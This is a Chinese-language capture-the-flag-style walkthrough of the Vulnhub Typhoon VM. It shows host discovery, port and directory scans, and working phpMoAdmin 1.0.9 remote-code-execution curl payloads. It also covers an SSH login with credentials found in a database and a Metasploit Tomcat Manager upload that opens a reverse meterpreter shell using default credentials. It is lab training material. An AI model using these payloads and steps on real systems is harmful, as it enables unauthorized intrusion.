登录

Vulnhub Typhoon-v1.02

Stefano / 2019-01-04 08:59:00 / 浏览数 4596 技术文章 技术文章 顶(0) 踩(0)

靶机下载地址：

- Download: https://drive.google.com/file/d/1rwxlRMOJJ8GGj2VshAOvgqgUM_Z-OV9z/view
- Download (Torrent): https://download.vulnhub.com/typhoon/Typhoon-v1.02.ova.torrent (Magnet)

靶机渗透难度相对简单，利用方式很多。有兴趣的同学可以自己下载试一试

主机发现

```
root@Shockwave:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.2.1 cc:81:da:9c:d3:49   (Unknown)
192.168.2.25    a4:38:cc:dc:7e:f2   (Unknown)
192.168.2.121   f0:18:98:04:80:24   (Unknown)
192.168.2.149   00:0c:29:d6:53:2b   VMware, Inc.
192.168.2.149   f0:18:98:04:80:24   (Unknown) (DUP: 2)
192.168.2.171   00:ec:0a:7d:a5:3a   (Unknown)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.427 seconds (105.48 hosts/sec). 6 responded
```

在192.168.2.149发现主机

端口探测

```
root@Shockwave:~# nmap -A 192.168.2.149
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 13:42 EST
Nmap scan report for 192.168.111.168
Host is up (0.00073s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.111.188
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 02:df:b3:1b:01:dc:5e:fd:f9:96:d7:5b:b7:d6:7b:f9 (DSA)
|   2048 de:af:76:27:90:2a:8f:cf:0b:2f:22:f8:42:36:07:dd (RSA)
|   256 70:ae:36:6c:42:7d:ed:1b:c0:40:fc:2d:00:8d:87:11 (ECDSA)
|_  256 bb:ce:f2:98:64:f7:8f:ae:f0:dd:3c:23:3b:a6:0f:61 (ED25519)
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: typhoon, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=typhoon
| Not valid before: 2018-10-22T19:38:20
|_Not valid after:  2028-10-19T19:38:20
|_ssl-date: TLS randomness does not represent time
53/tcp   open  domain      ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3-Ubuntu
```

```
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/mongoadmin/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Typhoon Vulnerable VM by PRISMA CSI
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: RESP-CODES UIDL SASL PIPELINING CAPA STLS AUTH-RESP-CODE TOP
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: TLS randomness does not represent time
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      40597/tcp  mountd
|   100005  1,2,3      60536/udp  mountd
|   100021  1,3,4      38498/udp  nlockmgr
|   100021  1,3,4      57277/tcp  nlockmgr
|   100024  1          33465/tcp  status
|   100024  1          42988/udp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: STARTTLS more LOGIN-REFERRALS Pre-login ID LOGINDISABLEDA0001 listed ENABLE post-login OK SASL-IR capabil
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: TLS randomness does not represent time
445/tcp  open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-title: Home - CUPS 1.7.2
993/tcp  open  ssl/imap    Dovecot imapd (Ubuntu)
|_imap-capabilities: more LITERAL+ Pre-login ID LOGIN-REFERRALS listed ENABLE post-login OK SASL-IR capabilities have AUTH=PLA
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: TLS randomness does not represent time
995/tcp  open  ssl/pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES UIDL SASL(PLAIN) PIPELINING CAPA AUTH-RESP-CODE USER TOP
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
|_Not valid after:  2028-10-21T19:38:49
|_ssl-date: TLS randomness does not represent time
2049/tcp open  nfs_acl     2-3 (RPC #100227)
3306/tcp open  mysql       MySQL (unauthorized)
5432/tcp open  postgresql  PostgreSQL DB 9.3.3 - 9.3.5
| ssl-cert: Subject: commonName=typhoon
| Not valid before: 2018-10-22T19:38:20
|_Not valid after:  2028-10-19T19:38:20
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
MAC Address: 00:0C:29:D6:53:2B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts:  typhoon, TYPHOON; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h14m12s, deviation: 1h09m16s, median: -34m13s
|_nbstat: NetBIOS name: TYPHOON, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: typhoon
|   NetBIOS computer name: TYPHOON\x00
|   Domain name: local
|   FQDN: typhoon.local
|_  System time: 2018-12-08T20:08:20+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2018-12-08 13:08:21
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.73 ms 192.168.111.168

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.63 seconds
```

发现开放了很多端口的，各种常用的服务ftp/ssh/http/mysql等等都开了，80端口还顺带扫出来个/robots.txt。

目录扫描

```
root@Shockwave:~# dirb http://192.168.2.149

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 17 10:32:48 2018
URL_BASE: http://192.168.2.149/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.149/ ----
==> DIRECTORY: http://192.168.2.149/assets/
==> DIRECTORY: http://192.168.2.149/calendar/
+ http://192.168.2.149/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://192.168.2.149/cms/
==> DIRECTORY: http://192.168.2.149/drupal/
+ http://192.168.2.149/index.html (CODE:200|SIZE:3529)
==> DIRECTORY: http://192.168.2.149/javascript/
==> DIRECTORY: http://192.168.2.149/phpmyadmin/
+ http://192.168.2.149/robots.txt (CODE:200|SIZE:37)
```


入侵靶机

PHPMOADMIN

访问`/robots.txt`，是一个mogondb的WebUI管理，

```
User-agent: *
Disallow: /mongoadmin/
```


访问`http://192.168.2.149/mongoadmin/`。



查看版本号。`http://192.168.2.149/mongoadmin/index.php?action=getStats`

```
version
mongo: 3.0.15 (64-bit)
mongoPhpDriver: 1.6.16
phpMoAdmin: 1.0.9
php: 5.5.9-1ubuntu4.26 (64-bit)
gitVersion: b8ff507269c382bc100fc52f75f48d54cd42ec3b
```

是`1.0.9`。Google搜一搜，没想到一搜就是两个RCE的payload（捂脸.jpg）。



```
~
▶ curl http://192.168.2.149/mongoadmin/index.php -d "object=1;system('whoami');//"
www-data

~
▶ curl 'http://192.168.2.149/mongoadmin/index.php?collection=admin&action=listRows&find=array();passthru("whoami");exit;'
www-data
```

顺利getshell。

SSH

回过来看一下数据库里的数据。在`credentials`表发现了一列账号密码。

尝试SSH登录。


```
root@Shockwave:~# ssh typhoon@192.168.2.149
The authenticity of host '192.168.2.149 (192.168.2.149)' can't be established.
ECDSA key fingerprint is SHA256:fLv3o4p7wR+3hFFRGmT0UpswxJ2eN6BWXE/aM64mHlo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.149' (ECDSA) to the list of known hosts.
   d888888b db    db d8888b. db   db  .d88b.   .d88b.  d8b   db
   `~~88~~' `8b  d8' 88  `8D 88   88 .8P  Y8. .8P  Y8. 888o  88
      88     `8bd8'  88oodD' 88ooo88 88    88 88    88 88V8o 88
      88       88    88~~~   88~~~88 88    88 88    88 88 V8o88
      88       88    88      88   88 `8b  d8' `8b  d8' 88  V888
      YP       YP    88      YP   YP  `Y88P'   `Y88P'  VP   V8P

                Vulnerable VM By PRISMA CSI - www.prismacsi.com

WARNING:  Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

       This is a joke of course :))
       Please hack me!

-----------------------------------------------------------------------
typhoon@192.168.2.149's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com/

 System information as of Tue Dec 18 00:08:11 EET 2018

 System load: 0.08                Memory usage: 3%   Processes:       385
 Usage of /:  41.8% of 17.34GB   Swap usage:   0%   Users logged in: 0

 Graph this data and manage this system at:
   https://landscape.canonical.com/

Last login: Mon Dec 10 12:23:58 2018 from 192.168.7.41
typhoon@typhoon:~$ whoami
typhoon
typhoon@typhoon:~$ sudo -i
[sudo] password for typhoon:
typhoon is not in the sudoers file.  This incident will be reported.
```

登陆成功，但是typhoon用户并没有超级用户权限。

Tomcat Manager

访问8080端口，登录manager webapp。尝试默认用户名和密码`tomcat`登录。



不安全 | 192.168.2.149:8080/manager/html

The Apache Software Foundation
http://www.apache.org/


Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes


登录成功，上msf。



```
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.2.149
RHOST => 192.168.2.149
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST         192.168.2.149    yes       The target address
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.2.121:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 68VktPQufGlPr...
[*] Executing 68VktPQufGlPr...
[*] Undeploying 68VktPQufGlPr ...
[*] Sending stage (53867 bytes) to 192.168.2.149
[*] Meterpreter session 1 opened (192.168.2.121:4444 -> 192.168.2.149:56661) at 2018-12-18 00:17:28 +0800

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat7
id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
```

Drupal CMS & Lotus CMS

```
http://192.168.2.149/drupal/
```



不安全 | 192.168.2.149/drupal/

Typhoon VM


Home

Search

Welcome to Typhoon VM

No front page content has been created yet.
Follow the User Guide to start building your site.

```
http://192.168.2.149/cms/
```



不安全 | 192.168.2.149/cms/

